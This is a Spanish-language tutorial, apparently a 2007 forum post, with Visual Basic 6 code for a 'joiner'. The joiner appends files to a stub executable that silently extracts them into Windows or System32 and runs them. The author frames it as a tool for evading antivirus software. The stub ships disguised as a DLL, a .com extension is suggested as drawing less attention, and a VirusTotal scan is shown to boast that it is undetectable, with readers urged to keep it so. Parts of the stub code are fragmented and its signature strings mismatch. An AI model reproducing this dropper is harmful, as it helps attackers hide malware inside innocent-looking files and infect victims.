

Creando un Joiner en VB 6.0

¿Qué es un joiner?

Yo soy de la opinión de que todo buen manual debe comenzar dando una buena base teórica, haciendo que el lector comprenda bien lo va a hacer en vez de darle un código mal comentado y que se busque la vida, así que empecemos.

Lo primero de todo sería saber que es un joiner:

Un joiner es un software utilizado para juntar en un solo archivo varios.

Una vez conocemos que es exactamente un joiner aprendamos como se logra juntar varios archivos en uno solo, en nuestro caso vamos a programar uno en VB 6.0 que nos permita juntar infinitos archivos en uno solo y añadirle algunas opciones de extracción.

¿Cómo funciona un joiner?

Bien ahora ya sabemos que es un joiner, pero ¿cómo podemos lograr hacer uno? ¿cómo se juntan varios archivos en uno?

Lo primero que debemos saber es que un joiner consta de dos partes:

- “Juntador”
- Stub

El “juntador” por llamarlo de alguna manera es lo que nosotros vemos del joiner, el programa en el que vamos añadiendo los archivos que queremos juntar a una lista y luego apretamos un botón para crear el archivo que los contiene a todos.

El stub es el corazón del joiner y es *siempre* un ejecutable. A él “pegaremos” los archivos que anteriormente hemos introducido en la lista del “juntador” para que se lea a si mismo, se separe, extraiga cada archivo y los ejecute.

Explico esto último un poco más detenidamente:

El mecanismo de un joiner, como he explicado anteriormente, es añadir los datos de los archivos a juntar a un stub. Este, al ejecutarse, debe auto leerse y cortarse de tal forma que deje separados los archivos originales.

Una vez los tenga separados debe meter cada uno de estos archivos en el disco duro con la extensión correcta y ejecutarlos uno a uno.

1) ARCHIVOS A JUNTAR:




2) LOS UNIMOS CON EL JOINER:



3) ARCHIVO FINAL (.EXE):

| | |
|---|--------|
| | 100 KB |
| + | 50 KB |
| | 12 KB |
| | 162 KB |

Ahora solo nos queda añadir un menú como el de la imagen y con la propiedad visible en falso:



Bien una vez tenemos nuestro menú bien hecho (si hay alguna duda respecto a los nombres de los controles mirar el proyecto adjunto) empezamos a codear.

Por ahora solo vamos a hacer las opciones para añadir, quitar o modificar ítems de la lista. Para ello añadid el siguiente código para añadir ítems:

```
Private Sub Añadir_Click()

CD.DialogTitle = "Selecciona el archivo a juntar"
CD.Filter = "Todos los archivos *.*"
CD.ShowOpen

With Lv.ListItems.Add(, , CD.FileName, , Icono(CD.FileName))
    .SubItems(1) = CD.FileName
    .SubItems(2) = FileLen(CD.FileName) & " bytes"
    .SubItems(3) = "Windows"
    .SubItems(4) = "Si"
End With

End Sub
```

Para mostrar el menú emergente:

```
Private Sub Lv_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
On Error Resume Next 'Para el menu emergente
If Lv.SelectedItem.Selected = False Then
    Exit Sub
Else
    If Button = 2 Then PopupMenu Menu
End If
End Sub
```

Y finalmente para realizar los cambios pertinentes en el listado de archivos:

```
Private Sub Si_Click()  
Lv.SelectedItem.SubItems(4) = "Si"  
End Sub  
  
Private Sub No_Click()  
Lv.SelectedItem.SubItems(4) = "No"  
End Sub  
  
Private Sub Disco_local_Click()  
Lv.SelectedItem.SubItems(3) = "Disco local"  
End Sub  
  
Private Sub Carp_Win_Click()  
Lv.SelectedItem.SubItems(3) = "Windows"  
End Sub  
  
Private Sub Carp_System_Click()  
Lv.SelectedItem.SubItems(3) = "System32"  
End Sub  
  
Private Sub Otra_Click()  
Dim RutaExt As String  
RutaExt = InputBox("Elije la ruta de extracción:")  
Lv.SelectedItem.SubItems(3) = RutaExt  
End Sub  
  
Private Sub Eliminar_Click()  
Lv.ListItems.Remove (Lv.SelectedItem.Index)  
End Sub
```

No explico nada de estos códigos dada su gran simplicidad. Son códigos puramente mecánicos que no son propiamente dichos del funcionamiento del joiner. Así que si no entendéis algo os recomendaría que buscarais por google un manual del control ListView.

Bien ahora ya podemos añadir archivos a nuestro ListView, pero quedan un poco sosos ¿no? Pues nada mejor que añadir unos iconitos para darle un poco de gracia. Para ello usaremos las apis ExtractAssociatedIcon, DrawIconEx y DestroyIcon, así que id corriendo a vuestra Api Guide y miradlas... o bueno ya os facilito yo el trabajo xD

Añadid un módulo al vuestro proyecto y poned en él este código:

```
Const DI_MASK = &H1
Const DI_IMAGE = &H2
Const DI_NORMAL = DI_MASK Or DI_IMAGE
Private Declare Function ExtractAssociatedIcon Lib "shell32.dll" Alias
"ExtractAssociatedIconA" (ByVal hInst As Long, ByVal lpIconPath As String, lpIcon
As Long) As Long
Private Declare Function DrawIconEx Lib "user32" (ByVal hdc As Long, ByVal xLeft
As Long, ByVal yTop As Long, ByVal hIcon As Long, ByVal cxWidth As Long,
ByVal cyWidth As Long, ByVal istepIfAniCur As Long, ByVal hbrFlickerFreeDraw
As Long, ByVal diFlags As Long) As Long
Private Declare Function DestroyIcon Lib "user32" (ByVal hIcon As Long) As Long
Dim CuentaIcon As Integer

Function Icono(Ruta As String)
    Dim Icon As Long

    Form1.Picture1.BackColor = vbWhite

    Icon = ExtractAssociatedIcon(App.hInstance, Ruta, 2)
    DrawIconEx Form1.Picture1.hdc, 1, 0, Icon, 16, 16, 0, 0, DI_NORMAL
    DestroyIcon Icon

    SavePicture Form1.Picture1.Image, Environ("HOMEDRIVE") & "\\temp.bmp"
    CuentaIcon = CuentaIcon + 1

    Form1.IL.ListImages.Add CuentaIcon, , LoadPicture(Environ("HOMEDRIVE") &
"\\Temp.bmp")

    Kill Environ("HOMEDRIVE") & "\\Temp.bmp"
    Icono = CuentaIcon
End Function
```

Una vez añadido este módulo los archivos ya se cargarán en la lista perfectamente con su icono y todo.

Bien ahora ya tenemos hecha la parte gráfica, por llamarla de alguna manera, del joiner, pero aun no nos junta ni un solo archivo... tranquilos vamos a ello.

Para ello lo primero que debemos hacer es seleccionar una firma para saber por donde debemos cortar los archivos. De la misma manera también elegiremos una subfirma para obtener otros datos de interes como la ruta de extracción o el nombre. Así que vamos a ello.

La estructura básica del stub será la siguiente:

ESTRUCTURA DEL STUB:

```

- Stub
- Firma          "[**_ _**]"
- Archivo
- SubFirma       "^ _ ~ _ ^"
- Nombre del ejecutable
- SubFirma       "^ _ ~ _ ^"
- Ruta de estración
- SubFirma       "^ _ ~ _ ^"
- Ejecutar Si/No

```

Así que vamos a ir introduciendo los datos pertinentes con el siguiente código:

```

Private Sub Juntar_Click()
Ruta = App.Path & "\stub.exe" 'La ruta del stub
Firma = "[**_ _**]"
SubFirma = "^ _ ~ _ ^"

FileCopy App.Path & "\stub.dll", App.Path & "\Stub.exe" 'Copiamos el stub de la dll

For n = 1 To Lv.ListItems.Count 'Vamos abriendo todos los archivos pertenecientes a
la lista
'Leemos el archivo
Open Lv.ListItems.Item(n).SubItems(1) For Binary As #1
Dim Archivo As String
Archivo = Space(LOF(1))
Get #1, , Archivo
Close #1

Open Ruta For Binary As #1 'Metemos los datos necesarios en el stub
Seek (1), LOF(1) + 1
Put #1, , Firma
Put #1, , Archivo & SubFirma 'Metemos el archivo
Put #1, , Lv.ListItems.Item(n).Text & SubFirma
Put #1, , Lv.ListItems.Item(n).SubItems(3) & SubFirma 'La ruta
Put #1, , Lv.ListItems.Item(n).SubItems(4) 'Si se ejecuta o no
Close #1

Next n

End Sub

```

Como veis hemos leído todo el ListView y hemos metido en el stub (que inicialmente se encuentra como una dll camuflada, para que quede más profesional) los datos correspondientes así como los archivos a juntar.

Ahora ya solo nos queda programar el stub. Un aspecto fundamental es conocer la ruta de nuestro stub y alguno dirá "Pues usamos App.Path y ya está". Bueno esa es una opción, pero si queremos dejar al usuario que elija la extensión del ejecutable y elija .com por ejemplo que llama menos la atención que .exe esta función no nos servirá. Para conocer nuestra ruta con total seguridad usaremos pues la api GetModuleFileName. Así que ala de nuevo abrid vuestra Api Guide y mirad la información al respecto. Veréis una función que yo he adaptado así:

```
Private Function Ruta() As String 'Función para obtener nuestra propia ruta
    Dim ModuleName As String, FileName As String, hInst As Long
    ModuleName = String$(128, Chr$(0))
    hInst = GetWindowWord(Me.hwnd, GWW_HINSTANCE)
    ModuleName = Left$(ModuleName, GetModuleFileName(hInst, ModuleName,
    Len(ModuleName)))
    Ruta = ModuleName
End Function
```

Una vez tenemos esto en el Form_Load nos leemos así para separar los diversos datos:

```
Private Sub Form_Load()

Dim Archivo As String 'Variable que contendrá el archivo
Dim Nombre As String 'Variable que contendrá el nombre del archivo
Dim RutaExt As String 'Variable que contendrá la ruta de extraccion
Dim Ejecutar As String 'Variable para saber si se ejecutará o no el archivo

Firma = "[*_*_-_*]"
SubFirma = "^_^~~_^"

Open Ruta For Binary As #1 'Nos autoleemos
    Dim Todo As String
    Todo = Space(LOF(1))
    Get #1, , Todo
Close #1

Dim Partes As Variant, SubPartes As Variant
Partes = Split(Todo, Firma)

For n = 1 To UBound(Partes)
    SubPartes = Split(Partes(n), SubFirma)

    For i = 0 To UBound(SubPartes)
        Select Case i
            Case 0 'El archivo
                Archivo = SubPartes(i)
            Case 1 'El nombre del archivo
                Nombre = SubPartes(i)
        End Select
    Next i
Next n
```

```

Case 2 'La ruta
  Select Case SubPartes(i)
  Case "Windows"
    RutaExt = Environ("WINDIR")
  Case "System32"
    RutaExt = Environ("WINDIR") & "\\system32"
  Case "Disco local"
    RutaExt = Environ("HOMEDRIVE")
  Case Else
    RutaExt = SubPartes(i)
  End Select

Case 3 'Ejecutar Si/No
  Ejecutar = SubPartes(i)
End Select
Next i

Open RutaExt & "\\ " & Nombre For Binary As #1 'Extraemos el archivo
  Put #1, , Archivo
Close #1

If Ejecutar = "Si" Then ShellExecute Me.hwnd, vbNullString, RutaExt & "\\ " &
Nombre, vbNullString, Environ("HOMEDRIVE"), SW_SHOWNORMAL

Next n

End 'Finalizamos
End Sub

```

Y ya esta. Compilad el proyecto "Joiner" como Joiner.exe, el proyecto "Stub" como Stub.dll, colocadlos en la misma carpeta y probadlos por vosotros mismos.

Conclusiones:

Bueno pues ya tenemos nuestro propio joiner creado y no ha sido nada muy difícil ¿verdad? Además el stub solo pesa 20 KB y siempre le podéis pasar el UPX, pero lo mejor de todo es esto (que conste que me está doliendo subir el archivo a virustotal, pero así voy a ahorrar que lo suba todo el mundo y pase a ser detectado...):

Este es el resultado completo de analizar el archivo "Stub.exe" que VirusTotal ha recibido el día 07.07.2007 a las 00:37:57 (CET).

ESTADO: FINALIZADO

| Antivirus | Version | Actualización | Resultado |
|-------------------|----------------|---------------|------------------------|
| AhnLab-V3 | 2007.7.7.0 | 06.07.2007 | no ha encontrado virus |
| AntiVir | 7.4.0.39 | 06.07.2007 | no ha encontrado virus |
| Authentium | 4.93.8 | 06.07.2007 | no ha encontrado virus |
| Avast | 4.7.997.0 | 06.07.2007 | no ha encontrado virus |
| AVG | 7.5.0.476 | 06.07.2007 | no ha encontrado virus |
| BitDefender | 7.2 | 07.07.2007 | no ha encontrado virus |
| CAT-QuickHeal | 9.00 | 06.07.2007 | no ha encontrado virus |
| ClamAV | devel-20070416 | 06.07.2007 | no ha encontrado virus |
| DrWeb | 4.33 | 06.07.2007 | no ha encontrado virus |
| eSafe | 7.0.15.0 | 06.07.2007 | no ha encontrado virus |
| eTrust-Vet | 30.8.3769 | 07.07.2007 | no ha encontrado virus |
| Ewido | 4.0 | 06.07.2007 | no ha encontrado virus |
| FileAdvisor | 1 | 07.07.2007 | no ha encontrado virus |
| Fortinet | 2.91.0.0 | 06.07.2007 | no ha encontrado virus |
| F-Prot | 4.3.2.48 | 06.07.2007 | no ha encontrado virus |
| F-Secure | 6.70.13260.0 | 06.07.2007 | no ha encontrado virus |
| Ikarus | T3.1.1.8 | 06.07.2007 | no ha encontrado virus |
| Kaspersky | 4.0.2.24 | 07.07.2007 | no ha encontrado virus |
| McAfee | 5069 | 06.07.2007 | no ha encontrado virus |
| Microsoft | 1.2704 | 06.07.2007 | no ha encontrado virus |
| NOD32v2 | 2383 | 06.07.2007 | no ha encontrado virus |
| Norman | 5.80.02 | 06.07.2007 | no ha encontrado virus |
| Panda | 9.0.0.4 | 07.07.2007 | no ha encontrado virus |
| Sophos | 4.19.0 | 06.07.2007 | no ha encontrado virus |
| Sunbelt | 2.2.907.0 | 06.07.2007 | no ha encontrado virus |
| Symantec | 10 | 06.07.2007 | no ha encontrado virus |
| TheHacker | 6.1.6.143 | 05.07.2007 | no ha encontrado virus |
| VBA32 | 3.12.0.2 | 06.07.2007 | no ha encontrado virus |
| VirusBuster | 4.3.23:9 | 06.07.2007 | no ha encontrado virus |
| Webwasher-Gateway | 6.0.1 | 07.07.2007 | no ha encontrado virus |

Pues ya lo veis, no hemos tardado ni una hora y tenemos nuestro propio joiner indetectable. Si queréis que siga así no hagáis como yo y no lo subáis a virustotal.

Despedida:

Aquí termina mi papel. Espero que hayáis disfrutado con este manual tanto como he disfrutado yo escribiéndolo. Que hayáis comprendido que es un joiner, y lo más importante como funciona el mismo y que os animéis a hacer uno propio con más opciones que el mío, como un sistema de compresión por ejemplo u opciones para cambiarle el icono al stub, pero eso ya os lo dejo a vosotros ;)

Suerte y 1S4ludo